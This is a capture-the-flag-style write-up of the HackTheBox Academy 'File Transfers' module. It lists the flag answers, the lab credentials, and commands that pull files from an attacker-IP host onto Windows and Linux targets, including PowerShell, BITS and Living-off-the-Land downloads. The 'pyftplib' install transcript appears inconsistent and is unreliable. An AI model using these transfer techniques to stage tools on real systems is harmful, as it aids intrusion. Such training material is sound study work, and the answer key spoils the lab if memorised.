

File Transfers:

Link to challenge: <https://academy.hackthebox.com/module/24>

(log in required)

Class: Tier 0 | Medium | Offensive

**Before we begin:** throughout the module we will be requested to login to target Linux machines, and target windows machines.

The credentials will be provided for us by the module.

For Linux, we will use ssh with the command:

```
ssh <username>@<target-IP>
```

and then we will be requested to enter the password.

For windows – we will use xfreerdp with the command:

```
xfreerdp /v:<Target IP> /u:<username> /p:<password>  
/dynamic-resolution
```

Throughout the module, those steps will be referred as 'login to the Linux/Windows target machine'.

# File Transfer Methods

## Windows File Transfer Methods:

**Question:** Download the file flag.txt from the web root using wget from the Pwnbox. Submit the contents of the file as your answer.

**Answer:** b1a4ca918282fcd96004565521944a3b

**Method:** running nmap, we can observe the target machine has http service available, which may be enabling file download:

```
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-nakcvbrbdi]-[~]
[*]$ nmap 10.129.253.255 -p 1-1000 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 04:36 CDT
Nmap scan report for 10.129.253.255
Host is up (0.0084s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.2.33)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.2.33)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 12.87 seconds
```

we will run the command:

```
wget http://<target-IP>/flag.txt
```

```
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-nakcvbrbdi]-[~]
[*]$ wget http://10.129.253.255/flag.txt
--2024-08-18 04:42:41-- http://10.129.253.255/flag.txt
Connecting to 10.129.253.255:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 32 [text/plain]
Saving to: 'flag.txt'

flag.txt          100%[=====>]          32  --.-KB/s    in 0s

2024-08-18 04:42:41 (1.58 MB/s) - 'flag.txt' saved [32/32]
```

All we have to do is to cat the flag:


```
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-nakcvbrbdi]-[~]
[*]$ cat flag.txt
b1a4ca918282fcd96004565521944a3b
```

**Question:** Upload the attached file named upload\_win.zip to the target using the method of your choice. Once uploaded, unzip the archive, and run "hasher upload\_win.txt" from the command line. Submit the generated hash as your answer.


**Answer:** f458303ea783c224c6b4e7ef7f17eb9d

**Method:** for this question we are provided with '[upload\\_win.zip](https://academy.hackthebox.com/storage/modules/24/upload_win.zip)' download link.

Lets download it to the pwnbox (by pasting the download link in the URL:




→



Now that the file is in the pwnbox, lets upload it to the target machine for analysis.

Now, Lets RDP login to the target machine with the provided credentials from the section: 'htb-student:HTB\_@cademy\_stdnt!'




We are in.

Lets set temporary python server in the pwnbox, and download the file to the target using using 'Invoke-WebRequest' command.

To set the server in the pwnbox, we will use the command:

```
python -m http.server 8080
```


to initiate http server in port 8080



While the server is listening, lets download the file to the target machine.


Lets open powershell on 'htb-student\Documents', and download the file using the command:

```
iwr -uri http://<attakcer-IP>:8080/upload_win.zip -outfile upload_win.zip
```




Here is the file!

Lets extract it:



We get this text file



With this hash in it.

Ok, lets cd to the 'upload\_win' directory on the powershell, and then run the command:

```
hasher upload_win.txt
```

```
PS C:\Users\htb-student\Documents> cd upload_win
PS C:\Users\htb-student\Documents\upload_win> hasher upload_win.txt
f458303ea783c224c6b4e7ef7f17eb9d
```

We get the hash value.

**Question - Optional:** Connect to the target machine via RDP and practice various file transfer operations (upload and download) with your attack host. Type "DONE" when finished.

**Answer:** DONE

**Method:** lets transfer the file to the target machine using ftp server we will set on our pwnbox. First, lets download the python module that allows us to do so: 'pyftplib' – we will install it with pip, using the command:

```
sudo pip3 install pyftplib
```

```
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-nakcvbrbdi]-[~]
[*]$ sudo pip3 install pyftplib
Collecting pyftplib
  Downloading pyftplib-1.5.10.tar.gz (2.1 kB)
Installing build dependencies ... done
Getting requirements to build wheel ... done
Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: pyftplib
  Building wheel for pyftplib (pyproject.toml) ... done
  Created wheel for pyftplib: filename=pyftplib-1.5.10-py3-none-any.whl
  sha256=ef20770d51fdf188735b935f41034007
  Stored in directory: /root/.cache/pip/wheels/84b4077415c60c19d5303205be
Successfully built pyftplib
Installing collected packages: pyftplib
Successfully installed pyftplib-1.5.10
```


Now we are ready to set the ftp server on. We will use the command:

```
sudo python3 -m pyftplib --port 21
```

```
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-nakcvbrbdi]-[~]
[*]$ sudo python3 -m pyftplib --port 21
[I 2024-08-18 06:36:55] concurrency model: async
[I 2024-08-18 06:36:55] masquerade (NAT) address: None
[I 2024-08-18 06:36:55] passive ports: None
[I 2024-08-18 06:36:55] >>> starting FTP server on 0.0.0.0:21, pid=195683 <<<
```


On the target machine, we will download the file to C:\Users\Public, using the powershell command:

```
(New-Object
Net.WebClient).DownloadFile('ftp://10.10.14.116/upload_win.zip', 'C:\Users\Public\upload_win.zip')
```



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Public> (New-Object Net.WebClient).DownloadFile('ftp://10.10.14.116/upload_win.zip', 'C:\Users\Public\upload_win.zip')
```



And here is the downloaded file.

## Linux File Transfer Methods:

**Question:** Download the file flag.txt from the web root using Python from the Pwnbox. Submit the contents of the file as your answer.

**Answer:** 5d21cf3da9c0ccb94f709e2559f3ea50

**Method:** we will use the following python command:

```
python3 -c 'import
urllib.request;urllib.request.urlretrieve("http://<target-
IP>/flag.txt", "flag.txt")'
```

when downloaded, we can cat the flag:

```
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-qju4iabemz]-[~]
[*]$ python3 -c 'import urllib.request;urllib.request.urlretrieve("http://10.129.108.132/flag.txt", "flag.txt")'
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-qju4iabemz]-[~]
[*]$ cat flag.txt
5d21cf3da9c0ccb94f709e2559f3ea50
```

**Question:** Upload the attached file named upload\_nix.zip to the target using the method of your choice. Once uploaded, SSH to the box, extract the file, and run "hasher <extracted file>" from the command line. Submit the generated hash as your answer.

**Answer:** 159cfe5c65054bbadb2761cfa359c8b0

**Method:** First, lets download '[upload\\_nix.zip](#)' to the pwnbox, just like we got 'upload\_win.zip' in the windows equivalent question.

This time we will unzip the zip in the pwnbox, and transfer the file in it to the target machine.

Lets unzip the 'upload\_nix.zip' using the command:

```
unzip upload_nix.zip
```

```
[eu-academy-2]-[10.10.14.116]-
[*]$ unzip upload_nix.zip
Archive:  upload_nix.zip
 extracting: upload_nix.txt
```



We have the output file 'upload\_nix.txt'

Then, we will proceed with the same initialization of the python server (on the pwnbox) in order to get 'upload\_nix.txt' to the target machine

:

```
python -m http.server 8080
```

```
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-yowpywg7ot  
[★]$ python -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

While the server is running, lets ssh login to the target machine with the provided credentials 'htb-student:HTB\_@cademy\_stdnt!'.

When inside, we will download the the file with 'wget':

```
wget http://<attacker-IP>:8080/upload_nix.txt
```

```
htb-student@nix04:~$ wget http://10.10.14.116:8080/upload_nix.txt  
--2024-08-18 12:29:59-- http://10.10.14.116:8080/upload_nix.txt  
Connecting to 10.10.14.116:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 32 [text/plain]  
Saving to: 'upload_nix.txt'  
  
upload_nix.txt      100%[=====>]          32  --.-KB/s    in 0s  
2024-08-18 12:29:59 (4.87 MB/s) - 'upload_nix.txt' saved [32/32]
```

Lets run the hasher on the txt file:

```
hasher upload_nix.txt
```

```
htb-student@nix04:~$ hasher upload_nix.txt  
159cfe5c65054bbadb2761cfa359c8b0
```





## Transferring Files with Code:

**Question - Optional:** Connect to the target machine via SSH (Username: htb-student | Password:HTB\_@cademy\_stdnt!) and practice various file transfer operations (upload and download) with your attack host. Type "DONE" when finished.

**Answer:** DONE

**Method:** lets create on the pwnbox file called flag.txt, upload it to the target machine and download it back.

Then lets set on the pwnbox:

```
python -m http.server 8080
```

now we ssh login to the target machine, and download the flag using python:

```
python3 -c 'import urllib.request;urllib.request.urlretrieve("http://<attacker-IP>:8080/flag.txt", "flag.txt")'
```

and confirm download on the target machine:

```
htb-student@nix04:~$ python3 -c 'import urllib.request;urllib.request.urlretrieve("http://10.10.14.116:8080/flag.txt", "flag.txt")'
htb-student@nix04:~$ ls
flag.txt
```

Now lets set the server on the target machine, and download the file to the pwnbox. And on the pwnbox – we will use ruby to download the file (not before we remove the original flag on the pwnbox):

```
ruby -e 'require "net/http"; File.write("flag.txt", Net::HTTP.get(URI.parse("http://<target-IP>:8080/flag.txt")))'
```

```
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-jkpns3k3hu]-[~]
[~]$ ruby -e 'require "net/http"; File.write("flag.txt", Net::HTTP.get(URI.parse("http://10.129.108.132:8080/flag.txt")))'
[eu-academy-2]-[10.10.14.116]-[htb-ac-1099135@htb-jkpns3k3hu]-[~]
[~]$ ls
cacert.der  Documents  flag.txt  Pictures  Templates
Desktop    Downloads  Music    Public    Videos
```

## Miscellaneous File Transfer Methods:

**Question - Optional:** Use xfreerdp or rdesktop to connect to the target machine via RDP (Username: htb-student | Password:HTB\_@cademy\_stdnt!) and mount a Linux directory to practice file transfer operations (upload and download) with your attack host. Type "DONE" when finished.

**Answer:** DONE

**Method:** lets RDP connect to the target machine using the provided credentials 'htb-student:HTB\_@cademy\_stdnt!'.


Now, on the pwnbox lets create a directory called 'flag', and in it 'flag.txt' in it we write 'myflag'. Lets get it on the target machine.

Lets mount it on the windows machine using 'xfreerdp' using the command:


```
xfreerdp /v:<target-IP> /d:HTB /u:htb-student  
/p:HTB_@cademy_stdnt! /drive:linux,/home/htb-ac-1099135/flag
```

where 'htb-ac-1099135' is the pwnbox user.

when done, RDP window will be opened, lets open 'This PC':



We have this linux drive – lets enter it:



The flag is successfully mounted on the windows machine.

## Living off The Land:

**Question - Optional:** Connect to the target machine via RDP ((Username: htb-student | Password:HTB\_@cademy\_stdnt!)) and use Living Off The Land techniques presented in this section or any other found on the LOLBAS and GTF0Bins websites to transfer files between the Pwnbox and the Windows target. Type "DONE" when finished.

**Answer:** DONE

**Method:** First, lets RDP login to the target machine using the provided credentials - 'htb-student:HTB\_@cademy\_stdnt!':

Now, lets create on the pwnbox file 'flag.txt' – in it the content 'myflag'.


Now, on the pwnbox – we will start the usual python server:

```
python -m http.server 8080
```

and on the windows target machine, we open powershell on 'htb-student\Documents', and run the command:

```
Import-Module bitstransfer; Start-BitsTransfer -Source "http://<attacker-IP>/flag.txt" -Destination ".\flag.txt"
```

```
PS C:\Users\htb-student\Documents> Import-Module bitstransfer; Start-BitsTransfer -Source "http://10.10.14.116:8080/flag.txt" -Destination ".\flag.txt"
```



And we have the flag transferred.